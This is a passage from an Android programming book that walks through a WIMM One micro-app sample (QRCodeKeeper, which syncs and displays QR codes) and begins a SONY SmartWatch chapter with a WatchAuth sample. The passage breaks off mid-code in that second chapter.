```

Then, after restarting `udev` (e.g., `sudo restart udev`) and re-plugging in the WIMM Labs module dock, `adb` should recognize the device.

You will then want to go into the Settings app on the WIMM One, and into its Advanced settings, toggling on both the "Allow USB debugging" and the "Disable sleep while connected" settings. Without the latter being on, once the device falls asleep (usually within a couple of seconds), you will lose your `adb` connection.

Some of the same limitations for development will hold with the device as with the emulator, such as the inability to reliably take screenshots using DDMS.

# How Does Distribution Work?

If you create an application that will run on the WIMM One, the next step is to figure out how that application will get to your desired audience. There are three major options, though only two are well-defined at this point.

## WIMM Store

WIMM Labs will offer a WIMM Store, akin to the private markets run by Amazon, Barnes & Noble, and other device manufacturers. Akin to those markets, you will have to upload your app to the WIMM Store for approval, and they will take a cut of all of your sales (for paid apps). Many of the restrictions cited earlier in this chapter will come into play when you try to distribute your app through the WIMM Store — WIMM Labs does not especially care if you drain your own WIMM One's battery,

but they will care if you consume too much battery life for a wider range of WIMM One users.

### Sideloading

All Android devices of significance support "sideloading" — installing apps via USB cable and appropriate client software — and the WIMM One is no exception. If your organization plans on distributing the WIMM One internally, sideloading your app is a likely way of getting the app on those devices prior to distribution. In addition to the "classic" way of sideloading using the Android SDK and the `adb` command, the WIMM One supports sideloading by mounting it as a USB drive and copying an APK file to the root of that drive.

### Bundling

More so than most Android devices, the WIMM One is designed to be branded and sold by other firms. Much like HTC was a device OEM before they started selling Android devices under their own brand, WIMM Labs is not trying to sell direct to consumers, but rather to sell to firms that might want their own wearable Android device to sell to their own users. An exercise equipment firm might marry a WIMM One with a Bluetooth pedometer and sell it to running enthusiasts, for example.

Those who plan to retail their own branded WIMM One devices will want apps. Some of those will come stock with the WIMM One. Some of those the brand might write themselves. However, there may still be an opportunity for savvy developers to get involved in creating apps for those brands, either as "off the shelf" apps that can be bundled (akin to the way Swype has deals with device manufacturers for their gesture-centric input method editor) or creating custom apps on a contract basis.

## Example: QR Code Keeper

To illustrate what a WIMM micro app looks like from a coding standpoint, let's examine the `WIMM/QRCodeKeeper` sample project. This app will maintain a list of QR codes on the device, synchronized from the Web. It will display these codes on the WIMM One, with the user being able to swipe left and right to flip through them. In theory, this app could be used to store QR codes for various merchants (e.g., member reward programs) or the like, and the user could simply hold their watch up to the scanner to register the use of the code.

## The Components

On a traditional Android device, this application might consist of an activity and a service. The activity would display QR codes that are presently stored locally on the device. The service — perhaps a `WakefulIntentService` — would be triggered by `AlarmManager` to periodically update the local copy of the QR codes. Perhaps the activity would also send a command to the service to go update the local copy, to automatically refresh the data when the app is launched.

The WIMM micro app is very similar architecturally, but has to work around one key limitation: there might not be an Internet connection at any given moment. Hence, rather than use `AlarmManager` to trigger a periodic update, we need to instead be notified when the Internet is available and update at that point (if we have not already updated fairly recently, so as not to waste bandwidth and battery). We find out when the Internet is available via a manifest-registered `BroadcastReceiver`, looking for a WIMM-specific `NETWORK_AVAILABLE` broadcast `Intent`.

## Inside the Manifest

Our manifest is mostly conventional, with a few WIMM-specific constructs:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.qrck"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk android:minSdkVersion="7"/>

  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="com.wimm.permission.NETWORK"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <uses-library
      android:name="com.wimm.framework"
      android:required="true"/>

    <activity
      android:name=".QRCodeKeeperActivity"
      android:label="@string/app_name">
      <meta-data
        android:name="com.wimm.app.peekview"
        android:resource="@layout/peekview"/>

      <intent-filter>
```

```
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>

    <service android:name=".SyncService"/>

    <receiver android:name=".NetworkReceiver">
      <intent-filter>
        <action android:name="com.wimm.action.NETWORK_AVAILABLE"/>
      </intent-filter>
    </receiver>
  </application>

</manifest>
```

In addition to the standard `INTERNET` permission, we also need to hold a WIMM-specific `com.wimm.permission.NETWORK` permission, to work with its `NetworkService` and determine what is going on with respect to our Internet connection.

We also need a `<uses-library>` element, to indicate that we want the `com.wimm.framework` firmware library loaded into our Dalvik VM. Here, we have it set as required, as this particular sample application is designed to work solely on WIMM devices. If your application were designed to run on WIMM devices or regular devices, you might mark this library as not required and do a check at runtime for some WIMM SDK class to see whether you are on a WIMM device or not.

Our activity has a `<meta-data>` element, with a name of `com.wimm.app.peekview` and a value that points to a peekview layout resource. The "peekview", in WIMM terminology, is a layout file that is inflated and displayed as your activity is starting up, before the activity has had a chance to render its own content. In principle, the "peekview" layout should look a bit like your regular activity layout, with stub content in it (e.g., a sample QR code instead of a blank image).

The last WIMM-specific piece is the action for our `BroadcastReceiver`, `com.wimm.action.NETWORK_AVAILABLE`. This broadcast will be sent periodically while there is an Internet connection, so we can perhaps take advantage of it.

You can also specify a minimum version of the WIMM framework that your app will run upon, a bit like how `android:minSdkVersion` works for the Android SDK. To do this:

1. Add a `wimm` namespace to the `<manifest>` element: `xmlns:wimm="http://schemas.wimm.com/android"`
2. Add a `wimm:minSdkVersion` attribute to the `<uses-library>` element referencing their library (e.g., `wimm:minSdkVersion="1.0.0"`)

## Initializing the Activity

Our activity, `QRCodeKeeperActivity`, is supposed to load the QR codes and display them. There is a locally-stored JSON file providing titles and URLs to the codes, and each code is kept locally once downloaded, so the activity does not need the Internet to function.

Because this is a WIMM "micro app", our activity extends WIMM's `LauncherActivity`. Its layout, `res/layout/main.xml`, hosts an `AdapterViewTray`, an `Adapter`-based version of the `ViewTray` that needs to be the content view of a `LauncherActivity`:

```
<?xml version="1.0" encoding="utf-8"?>
<com.wimm.framework.view.AdapterViewTray
xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@android:id/list"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:background="#FFFFFFFF">

</com.wimm.framework.view.AdapterViewTray>
```

As is typical in an Android activity, we load that layout file in `onCreate()` and perform some other initialization work:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    prefs=PreferenceManager.getDefaultSharedPreferences(this);

    tray=(AdapterViewTray)findViewById(android.R.id.list);
    tray.setCanLoop(true);

    NetworkService network=new NetworkService(this);

    if (SyncService.iCanHasData(this)) {
      loadEntries();
    }
    else {
      noCanDo=true;
```

```
    }

    if (SyncService.isSyncNeeded(this, prefs)) {
      if (network.isNetworkAvailable()) {
        startService(new Intent(this, SyncService.class));
      }
      else {
        network.requestNetworkConnection();
      }
    }

    if (noCanDo) {
      AlertDialog dlg=new AlertDialog(this);

      dlg.setButton(getText(R.string.close), this);
      dlg.setMessage(getText(R.string.no_can_do));
      dlg.show();
    }
  }
```

We call `setCanLoop()` on the `AdapterViewTray`, meaning that if the user flips through to the last QR code, the next forward swipe will return to the user to the beginning (akin to `AdapterViewFlipper` in stock Android).

We ask our service — `SyncService` — whether or not we have our JSON file via a call to a static `iCanHasData()` method:

```
  static boolean iCanHasData(Context ctxt) {
    File json=new File(ctxt.getFilesDir(), SYNC_LOCAL_FILE);

    return(json.exists());
  }
```

If we have it, we will use a `loadEntries()` method to populate the `AdapterViewTray`, as we will see later in this chapter.

We then see if we have an Internet connection right now, via a call to `isNetworkAvailable()` on the WIMM SDK's `NetworkService`. We also ask `SyncService` if we need to sync, based on the last time we did a sync, as stored in the default `SharedPreferences` for the app and as retrieved via a static `isSyncNeeded()` method:

```
  static boolean isSyncNeeded(Context ctxt, SharedPreferences prefs) {
    long now=System.currentTimeMillis();
    long lastSyncTime=prefs.getLong(KEY_SYNC_TIME, 0);

    return(lastSyncTime == 0 || (now - lastSyncTime) >= SYNC_PERIOD ||
!iCanHasData(ctxt));
  }
```

If both are true — we have an Internet connection and our data may be stale — we send a command to `SyncService` to initiate a background sync operation, which we will examine shortly. If we need a sync but we do not have an Internet connection, we ask the `NetworkService` to try to establish one via a call to `requestNetworkConnection()`. If successful, this will trigger the same broadcast Intent as if the WIMM module independently obtained a network connection, and we will see how we handle that work later in this chapter.

If we did not have any data at the outset, we then raise an `AlertDialog`, using a WIMM-supplied `com.wimm.framework.app.AlertDialog` class, to let the user know to try again later. When the user clicks the Close button on the dialog, our activity (implementing `DialogInterface.OnClickListener`) finishes the activity, thereby exiting the micro app.

## Loading the Content

Our `loadEntries()` method simply delegates its work to a `JSONLoadTask`:

```
  private void loadEntries() {
    new JSONLoadTask(this, this).execute(SyncService.SYNC_LOCAL_FILE);
  }
```

`JSONLoadTask`, in turn, is an `AsyncTask` that reads in the JSON file and parses it on a background thread, so as not to tie up the main application thread with that work:

```
package com.commonsware.android.qrck;

import java.io.File;
import android.content.Context;
import android.os.AsyncTask;
import org.json.JSONObject;

public class JSONLoadTask extends AsyncTask<String, Void, JSONObject> {
  private Context ctxt=null;
  private Listener listener=null;
  private Exception ex=null;

  public JSONLoadTask(Context ctxt, Listener listener) {
    this.ctxt=ctxt;
    this.listener=listener;
  }

  @Override
  public JSONObject doInBackground(String... path) {
    JSONObject json=null;

    try {
```

```
      String fn=path[0];

      if (new File(ctxt.getFilesDir(), fn).exists()) {
        json=AppUtils.load(ctxt, path[0]);
      }
    }
    catch (Exception ex) {
      this.ex=ex;
    }

    return(json);
  }

  @Override
  protected void onPostExecute(JSONObject json) {
    if (listener != null) {
      if (json != null) {
        listener.handleResult(json);
      }

      if (ex != null) {
        listener.handleError(ex);
        AppUtils.cleanup(ctxt);
      }
    }
  }

  public interface Listener {
    void handleResult(JSONObject json);
    void handleError(Exception ex);
  }
}
```

A `Loader` might be a better choice, but you cannot use the `Loader` framework from the Android Support package with the WIMM SDK, due to the `LauncherActivity` requirement — the `Loader` backport requires you to inherit from the Support package's `FragmentActivity`.

The actual loading logic is implemented in a static `load()` method on an `AppUtils` helper class, as it will be used elsewhere as well:

```
  static JSONObject load(Context ctxt, String fn) throws JSONException,
                                                         IOException {
    FileInputStream is=ctxt.openFileInput(fn);
    InputStreamReader reader=new InputStreamReader(is);
    BufferedReader in=new BufferedReader(reader);
    StringBuilder buf=new StringBuilder();
    String str;

    while ((str=in.readLine()) != null) {
      buf.append(str);
```

```
    }

    in.close();

    return(new JSONObject(buf.toString()));
  }
```

The `JSONLoadTask` takes not only the name of the file to load, but also a `Listener` object for reporting the results. In the normal case, the JSON loads fine, in which case the `handleResult()` method of the `Listener` will be called. `QRCodeKeeperActivity` implements this `Listener` interface, and its `handleResult()` implementation pours the JSON results into an `ArrayList` of `Entry` data model objects, wraps that in an `EntryAdapter`, and puts that adapter in the `AdapterTrayView`:

```
  @SuppressWarnings("unchecked")
  @Override
  public void handleResult(JSONObject json) {
    entries.clear();

    try {
      for (Iterator<String> i=json.keys(); i.hasNext();) {
        String title=i.next();
        String url=json.getString(title);

        entries.add(new Entry(title, url));
      }

      tray.setAdapter(new EntryAdapter());
    }
    catch (Exception ex) {
      Log.e("QRCodeKeeper", "Exception interpreting JSON", ex);
      goBlooey(ex);
    }
  }
```

`Entry`, at its core, is a simple "struct"-style class that holds the title and URL of a particular entry out of the JSON file. However, it also handles one key function: deriving a filename for the local copy of the QR code image. Rather than assuming each URL has a unique basename that could be used for the filename, we generate an MD5 hash of the URL and use that for the local filename. This provides greater flexibility for wherever these QR codes are coming from:

```
package com.commonsware.android.qrck;

import java.math.BigInteger;
import java.security.MessageDigest;

public class Entry {
```

```
  private String name=null;
  private String url=null;
  private String filename=null;

  Entry(String name, String url) {
    this.name=name;
    this.url=url;
  }

  @Override
  public String toString() {
    return(name);
  }

  String getUrl() {
    return(url);
  }

  String getFilename() throws Exception {
    if (filename==null) {
      byte[] bytesOfMessage=url.getBytes("UTF-8");

      MessageDigest md=MessageDigest.getInstance("MD5");
      byte[] thedigest=md.digest(bytesOfMessage);
      String md5=new BigInteger(1, thedigest).toString(16);

      filename=md5+".png";
    }

    return(filename);
  }
}
```

`EntryAdapter` is a subclass of `ArrayAdapter`, overriding `getView()`:

```
  class EntryAdapter extends ArrayAdapter<Entry> {
    public EntryAdapter() {
      super(QRCodeKeeperActivity.this, R.layout.entry, R.id.title,
            entries);
    }

    @Override
    public View getView(int position, View convertView, ViewGroup parent) {
      View row=super.getView(position, convertView, parent);
      ImageView qrCode=(ImageView)row.findViewById(R.id.qrCode);

      try {
        File image=
            new File(getFilesDir(), getItem(position).getFilename());

        new ImageLoadTask(qrCode).execute(image.getAbsolutePath());
      }
      catch (Exception ex) {
```

```
        Log.e("QRCodeKeeper", "Exception interpreting JSON", ex);
        goBlooey(ex);
      }

      return(row);
    }
  }
```

Its `getView()` implementation chains to the superclass, allowing `ArrayAdapter` to inflate the row layout and populate the title `TextView` inside of it:

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:gravity="center_horizontal"
  android:orientation="vertical">

  <TextView
    android:id="@+id/title"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_marginBottom="1dip"
    android:layout_marginTop="1dip"
    android:gravity="center_horizontal"
    android:textStyle="bold"/>

  <ImageView
    android:id="@+id/qrCode"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_marginBottom="1dip"
    android:contentDescription="@string/qrcode"
    android:gravity="center_vertical"/>

</LinearLayout>
```

Its `getView()` implementation also kicks off an `ImageLoadTask`, which is responsible for loading the image off of internal storage and pouring it into the `ImageView`:

```
package com.commonsware.android.qrck;

import android.graphics.Bitmap;
import android.graphics.BitmapFactory;
import android.os.AsyncTask;
import android.util.Log;
import android.widget.ImageView;

public class ImageLoadTask extends AsyncTask<String, Void, Bitmap> {
  private ImageView image=null;
  private Exception ex=null;
  private String path=null;
```

```
  public ImageLoadTask(ImageView image) {
    this.image=image;
  }

  /**
   * Runs on a worker thread, loading in our data.
   */
  @Override
  public Bitmap doInBackground(String... paths) {
    Bitmap result=null;

    path=paths[0];

    try {
      image.setTag(path);
      result=BitmapFactory.decodeFile(path);
    }
    catch (Exception ex) {
      this.ex=ex;
    }

    return(result);
  }

  @Override
  protected void onPostExecute(Bitmap bitmap) {
      if (path.equals(image.getTag())) {
        image.setImageBitmap(bitmap);
        image.invalidate();
      }

      if (ex!=null) {
        Log.e("ImageLoadTask", "Exception loading image", ex);
      }
  }
}
```

`ImageLoadTask` uses the tag attribute of the `ImageView` to hold onto the filename of the image being loaded; if the row is recycled before the image is loaded, this will help prevent us from loading in the wrong QR code.

Earlier in this chapter, we mentioned the peekview layout, `res/layout/peekview.xml`. This is the same as the row layout (`res/layout/entry.xml`) shown above, with a hard-wired title and sample QR code:

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:gravity="center_horizontal"
  android:orientation="vertical"
  android:background="#FFFFFFFF">
```

```
  <TextView
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_marginBottom="1dip"
    android:layout_marginTop="1dip"
    android:gravity="center_horizontal"
    android:textStyle="bold"
    android:text="@string/app_name"/>

  <ImageView
    android:id="@+id/qrCode"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_marginBottom="1dip"
    android:contentDescription="@string/qrcode"
    android:gravity="center_vertical"
    android:src="@drawable/qr_stub"/>

</LinearLayout>
```

Hence, while the activity is starting up, the WIMM device will display what looks like a regular entry out of the `AdapterTrayView`, just with fixed values.

## Syncing the Data

The bulk of the logic to synchronize our local copy of the QR codes with some Internet-hosted master copy can be found in `onHandleIntent()` of our `SyncService`, which extends `IntentService`:

```
  @SuppressWarnings("unchecked")
  @Override
  protected void onHandleIntent(Intent intent) {
    ArrayList<String> visited=new ArrayList<String>();

    if (network.isNetworkAvailable()) {
      inProgress.set(true);
      broadcastStatus();

      try {
        URL jsonUrl=new URL(SYNC_URL);
        ReadableByteChannel rbc=
            Channels.newChannel(jsonUrl.openStream());
        FileOutputStream fos=openFileOutput(SYNC_LOCAL_FILE, 0);

        fos.getChannel().transferFrom(rbc, 0, 1 << 16);

        JSONObject json=AppUtils.load(this, SYNC_LOCAL_FILE);

        for (Iterator<String> i=json.keys(); i.hasNext();) {
          String title=i.next();
```

```
          String url=json.getString(title);
          Entry entry=new Entry(title, url);
          String filename=entry.getFilename();
          File imageFile=new File(getFilesDir(), filename);

          if (!imageFile.exists()) {
            visited.add(filename);

            URL imageUrl=new URL(jsonUrl, entry.getUrl());

            rbc=Channels.newChannel(imageUrl.openStream());
            fos=new FileOutputStream(imageFile);
            fos.getChannel().transferFrom(rbc, 0, 1 << 16);
          }
        }

        String[] children=getFilesDir().list();

        if (children != null) {
          for (int i=0; i < children.length; i++) {
            String filename=children[i];

            if (!SYNC_LOCAL_FILE.equals(filename)
                && !visited.contains(filename)) {
              new File(getFilesDir(), filename).delete();
            }
          }
        }
      }
      catch (Exception ex) {
        // TODO: let the UI know about this via broadcast
        Log.e(TAG, "Exception syncing", ex);
        AppUtils.cleanup(this);
      }
      finally {
        inProgress.set(false);
        broadcastStatus();
        syncCompleted();
      }
    }
  }
```

You might wonder why we are not using `WakefulIntentService` here, given that our service will get control randomly to go sync its contents. WIMM is ensuring that the device will stay awake during this sync period, so we do not need to deal with our own `WakeLock` objects — hence, a regular `IntentService` will do just fine.

In `onHandleIntent()`, we first double-check with `NetworkService` to ensure that we really do still have an Internet connection. If so, we make note that we are doing a sync operation and broadcast that fact via `broadcastStatus()` method:

```
private void broadcastStatus() {
  Intent i=new Intent(ACTION_SYNC_STATUS);

  i.setPackage(getPackageName());
  i.putExtra(KEY_STATUS, inProgress.get());

  sendBroadcast(i);
}
```

We then use `java.nio` to download our JSON from a hard-wired URL to local file, then parsing it via the `load()` method used by `JSONLoadTask`. We then pour the JSON into `Entry` objects, and for each such object, we see if we already have the corresponding QR code image. If not, we download it. For every image that exists locally that we did not touch from this round of JSON parsing, we delete, as presumably that was an image the JSON used to reference that no longer does. When done, we broadcast that fact, plus call `syncCompleted()` to update our default `SharedPreferences` with the sync time, so we do not sync too often:

```
private void syncCompleted() {
  AppUtils.persist(prefs.edit().putLong(KEY_SYNC_TIME,
                                        System.currentTimeMillis()));
}
```

Our `QRCodeKeeperActivity`, in `onResume()`, registers a `BroadcastReceiver` for our private action being raised by the service in `broadcastStatus()`, if we sent a command to the service in the first place. That receiver is removed in `onPause()`:

```
@Override
public void onResume() {
  super.onResume();

  if (!noCanDo) {
    registerReceiver(statusReceiver,
                     new IntentFilter(SyncService.ACTION_SYNC_STATUS));
  }
}

@Override
public void onPause() {
  if (!noCanDo) {
    unregisterReceiver(statusReceiver);
  }

  super.onPause();
}
```

When the broadcast is received, if the status indicates that a sync was completed, we reload our `AdapterViewTray` with the fresh data:

```
private final BroadcastReceiver statusReceiver=
    new BroadcastReceiver() {
      public void onReceive(Context context, Intent intent) {
        boolean isRunning=
            intent.getBooleanExtra(SyncService.KEY_STATUS, false);

        if (!isRunning) {
          loadEntries();
        }
      }
    };
```

However, it is possible that while all of this is going on, the device might think that it is safe to pull down the Internet connection and save battery. Before it does that, it will send out an `ACTION_NETWORK_TAKEDOWN` broadcast `Intent`. So, `SyncService` registers its own `BroadcastReceiver` for that in `onCreate()`, and removes that receiver in `onDestroy()`:

```
@Override
public void onCreate() {
  super.onCreate();

  prefs=PreferenceManager.getDefaultSharedPreferences(this);
  network=new NetworkService(this);

  IntentFilter filter=
      new IntentFilter(NetworkService.ACTION_NETWORK_TAKEDOWN);

  registerReceiver(takedownReceiver, filter);
}

@Override
public void onDestroy() {
  unregisterReceiver(takedownReceiver);

  super.onDestroy();
}
```

If the takedown broadcast is sent, the receiver will be called in `onReceive()`, where we plead our case to keep the Internet connection alive a bit longer, by calling `postponeNetworkTakedown()` on the `NetworkService`:

```
private final BroadcastReceiver takedownReceiver=
    new BroadcastReceiver() {
      public void onReceive(Context context, Intent intent) {
        if (inProgress.get()) {
          network.postponeNetworkTakedown();
        }
      }
    };
```

Bear in mind that these takedown broadcasts will only be received by you if your `BroadcastReceiver` is associated with some thread other than the one you are doing your network I/O upon. In our case, this happens naturally: the `BroadcastReceiver` is tied to the main application thread, and our downloading is being done in the background thread supplied by the `IntentService`. However, there is a version of `registerReceiver()` that takes a `Handler` as a parameter, designed to allow you to receive broadcasts on a thread other than the main application thread (typically a `HandlerThread` to give you a suitable `Handler`). If, in that same thread, you are doing your network I/O, your time tying up that thread will block the broadcasts, and you will not find out in time that WIMM wanted to take down the network.

## Receiving the NETWORK_AVAILABLE Broadcast

Periodically, while our app is not necessarily running, the WIMM module will send a `NETWORK_AVAILABLE` broadcast `Intent`, advising all apps that there is an Internet connection available now, and so this would be a fine time to go update your data. We set up a `BroadcastReceiver` in the manifest, named `NetworkReceiver`, to respond to such broadcasts. All we do is confirm that we do need to sync data (e.g., our data may be a bit old), and, if so, send a command to the service to do the work:

```
package com.commonsware.android.qrck;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences;
import android.preference.PreferenceManager;

public class NetworkReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
    SharedPreferences prefs=
        PreferenceManager.getDefaultSharedPreferences(context);

    if (SyncService.isSyncNeeded(context, prefs)) {
      context.startService(new Intent(context, SyncService.class));
    }
  }
}
```

## Examining the Results

If you install this app on a device or emulator, you will see the app's icon show up in the home screen:


*Figure 365: The WIMM One emulator, showing the QRCodeKeeper app*

When you run it for the first time, you will the peekview slide by, then see the `AlertDialog`, indicating that we have no data at the moment:


*Figure 366: The QRCodeKeeper app and its AlertDialog*

If you then launch it later, you should see the actual QR codes:


*Figure 367: The QRCodeKeeper app with QR codes*

Swiping left and right will rotate you through the full roster of QR codes. This particular application has no more detailed content, so swiping up will not cause more information to scroll into view. Swiping down, however, will exit the activity, much like pressing BACK on a conventional Android device.

## Considering What We Left Out

As with all of the samples in this book, this app is not exactly production-grade in quality. Here are some things you would want to consider before releasing something like this to end users:

1. cache the Bitmap objects loaded by `ImageLoadTask`, perhaps using `SoftReference` objects, to avoid the overhead of loading them from storage if the user pages back and forth
2. use HTTP caching logic to avoid redundantly retrieving the same file (e.g., `If-Modified-Since` headers)
3. have more and better error handling, including rippling any that might be triggered by the UI to the UI (e.g., exceptions in `ImageLoadTask`)

4. handling the corner case where the user starts the activity while a sync is already in progress
5. making some of the static data members, such as the URL from which we load the JSON, configurable by the end user through WIMM's device configuration engine
6. adding a "sync in progress" indicator to the UI, taking better advantage of the broadcast `Intent` that `SyncService` sends out
7. refactor the code for converting JSON into `Entry` objects to avoid the duplicate code
8. test the "don't-clobber-the-wrong-image" logic in `ImageLoadTask`

There are undoubtedly other things that would need to be considered as well.

## Getting Help

The primary point of support for the WIMM One and WIMM development is the WIMM developer forums.

# SONY SmartWatch Accessory

The preceding chapters in this trail are focused on odd hardware that runs Android natively on the hardware itself. There is a second set of hardware of particular interest to Android developers: accessories. These are devices that can connect to an Android device (e.g., via Bluetooth), but do not run Android themselves. Rather, the accessories are designed to interoperate with Android apps running on the connected Android device.

The first of these that we will examine is the SONY SmartWatch™.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapters on broadcast `Intents` and services. The sample app shown in this chapter uses the device administration APIs, so reading that chapter will help you make sense of the business logic of the sample.

## What Can This Thing Really Do?

Well, technically, the SONY SmartWatch does not do much on its own:

- It can display content on its 128x128 pixel display... sort of
- It can respond to touch events, including two-finger touch and swipe gestures... sort of
- It can vibrate upon request... sort of
- It can detect motion via an accelerometer and respond to that motion... sort of

The "sort of" is because the SmartWatch itself does not do any of this by itself. It is an input/output device, but it does not run apps directly. The SmartWatch must be paired with a suitable Android device over Bluetooth, and SONY-supplied SmartWatch software will deliver content, dispatch touch and accelerometer events, etc.

## What Are You Really Writing?

You are writing an Android application that will run on an Android phone. That application can have whatever functionality it desires. It can *also* expose some interfaces designed to hook into the SmartWatch management software, whereby your app can be the one to define the content displayed on the SmartWatch and can be the one to respond to touch events.

Since your app will run on a regular Android device, you will have the full range of device capabilities to tie into, from the Internet to GPS to data already resident on that device, like contacts or calendar events. This gives you much more power than, say, apps written for the WIMM One, where the device and its form factor impose many limits.

However, interacting with the SmartWatch departs from the norms of writing activities. It is a bit reminiscent of writing app widgets, to the point where it might have been nice if SONY had simply adopted that pattern and had you publish app widgets designed for 128x128 bits of screen real estate. As with app widgets, your SmartWatch business logic will be in `BroadcastReceivers` and `Services`. Unlike app widgets, your API for interacting with the SmartWatch is very low-level: you push over a `Bitmap` and receive raw touch data akin to `MotionEvents` delivered to `onTouchEvent()` in an activity.

There are several types of functionality you can tie into the SmartWatch:

- You can push stuff to the watch via a notification API (e.g., for incoming SMS messages)
- You can take over the full screen, through what is known as the "control API"
- You can take over part of the screen, through what is known as the "widget API"

There are also APIs for dealing with the vibration motor and accelerometer ("sensor API") and APIs for dealing with the SmartWatch environment overall, though the latter are largely handled for you by the SmartWatch SDK.

Note that while this chapter will focus on the control API and the SmartWatch, not only can you use the other APIs, but there are other SONY accessories that will work using the same SDK. At present, there is a Bluetooth-powered headset with some limited display capability that you can use. It is also well within reason that SONY will come up with other such accessories in the future, whether they be next-generation editions of these form factors or are something totally new.

## Getting Your Development Environment Established

SONY has an SDK for their "Smart Extras™" devices, like the SmartWatch, for creating compatible apps (a.k.a., "Smart Extensions"). You can download that SDK from the SONY Developer site.

This SDK includes:

- Documentation
- A Smart Extension emulator, so you can test your apps without hardware (though, as with all unusual hardware, having actual hardware is largely essential if you plan on shipping the app)
- A pair of Android library projects that you will need, curiously hidden in a "Code_examples" directory of the Smart Extension SDK ZIP file (as of the time of this writing)

Of the two library projects (SmartExtensionAPI and SmartExtensionUtils), the SmartExtensionUtils library project depends upon the SmartExtensionAPI project, so by adding SmartExtensionUtils as a library project in your own app, you will have both libraries available to you.

If you plan on testing on an actual SmartWatch, you will need to get that SmartWatch set up with your device first before trying to run your own applications on it. That involves, among other things, downloading and installing the LiveWare™ manager application from the Play Store.

## How Does Distribution Work?

You can distribute your SmartWatch applications by any means at your disposal, whether through a formal market (e.g., Google Play Store) or directly (e.g., download

from a Web site). The SmartWatch software (e.g., LiveWare manager) will monitor for new extensions and will connect them to the device on the fly.

This also means that you can choose your desired payment model. For example, you might distribute the app for free, but only enable the SmartWatch integration based on an in-app purchase.

# Example: WatchAuth

The sample app that we will examine in this chapter is `SmartWatch/WatchAuth`. This combines a Smart Extension with the device administration APIs to add something a bit like two-factor authentication to an Android device. When the user unlocks their device, they also have to launch and tap on an extension app on their SmartWatch within a certain period of time. Otherwise, the device will re-lock automatically.

**NOTE**: Any actual improved security supplied by this sample app is purely coincidental. `WatchAuth` should not be used to secure nuclear power plants, heart monitors, or nuclear-powered heart monitors.

This chapter will focus on the SmartWatch-specific logic, more so than the device administration portions, which are already covered elsewhere. And, this chapter is designed to give you an idea of how to build SmartWatch extensions and by no means is a complete reference on the subject.

Note that if you wish to use this project from the GitHub repo, you will have to adjust it to refer to your own copy of the SONY SmartExtensionUtils Android library project.

## The ExtensionReceiver

The primary entry point into your control extension is a `BroadcastReceiver`. This receiver needs to be set up to listen to a bunch of different broadcasts sent out by the LiveWare manager:

```
    <receiver android:name="AuthExtensionReceiver">
      <intent-filter>
        <action
android:name="com.sonyericsson.extras.liveware.aef.registration.EXTENSION_REGISTER_REQUEST"/>
        <action
android:name="com.sonyericsson.extras.liveware.aef.registration.ACCESSORY_CONNECTION"/>
        <action android:name="android.intent.action.LOCALE_CHANGED"/>
        <action android:name="com.sonyericsson.extras.aef.control.START"/>
```

```
        <action android:name="com.sonyericsson.extras.aef.control.STOP"/>
        <action android:name="com.sonyericsson.extras.aef.control.PAUSE"/>
        <action android:name="com.sonyericsson.extras.aef.control.RESUME"/>
        <action android:name="com.sonyericsson.extras.aef.control.ERROR"/>
        <action android:name="com.sonyericsson.extras.aef.control.KEY_EVENT"/>
        <action android:name="com.sonyericsson.extras.aef.control.TOUCH_EVENT"/>
        <action android:name="com.sonyericsson.extras.aef.control.SWIPE_EVENT"/>
      </intent-filter>
    </receiver>
```

All that `BroadcastReceiver` needs to do, though, is to pass the received `Intent` along to an `ExtensionService` implementation, in our case known as `AuthExtensionService`:

```
package com.commonsware.watchauth;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class AuthExtensionReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(final Context ctxt, final Intent i) {
    i.setClass(ctxt, AuthExtensionService.class);
    ctxt.startService(i);
  }
}
```

## The ExtensionService

The `ExtensionService` base class is supplied by the SONY SDK's library projects. You need to create a subclass of it and supply four methods:

- the constructor, where you supply a name of your service for use in logging
- `getRegistrationInformation()`, where you return a `RegistrationInformation` object containing details about your extension (described in greater detail below)
- `keepRunningWhenConnected()`, indicating whether you need your components to stay in memory or not in between interactions with the SmartWatch
- `createControlExtension()`, where you will see if the displays available on this particular accessory happen to match your requirements and, if so, you return a `ControlExtension` object describing your specific "control API" application (described in greater detail below)

```
package com.commonsware.watchauth;
```

```
import com.sonyericsson.extras.liveware.extension.util.ExtensionService;
import com.sonyericsson.extras.liveware.extension.util.control.ControlExtension;
import com.sonyericsson.extras.liveware.extension.util.registration.DeviceInfo;
import com.sonyericsson.extras.liveware.extension.util.registration.DisplayInfo;
import
com.sonyericsson.extras.liveware.extension.util.registration.RegistrationAdapter;
import
com.sonyericsson.extras.liveware.extension.util.registration.RegistrationInformation;

public class AuthExtensionService extends ExtensionService {
  public static final String EXTENSION_KEY=
      "com.commonsware.watchauth.key";

  public AuthExtensionService() {
    super(EXTENSION_KEY);
  }

  @Override
  protected RegistrationInformation getRegistrationInformation() {
    return(new AuthRegistrationInformation(this));
  }

  @Override
  protected boolean keepRunningWhenConnected() {
    return(false);
  }

  @Override
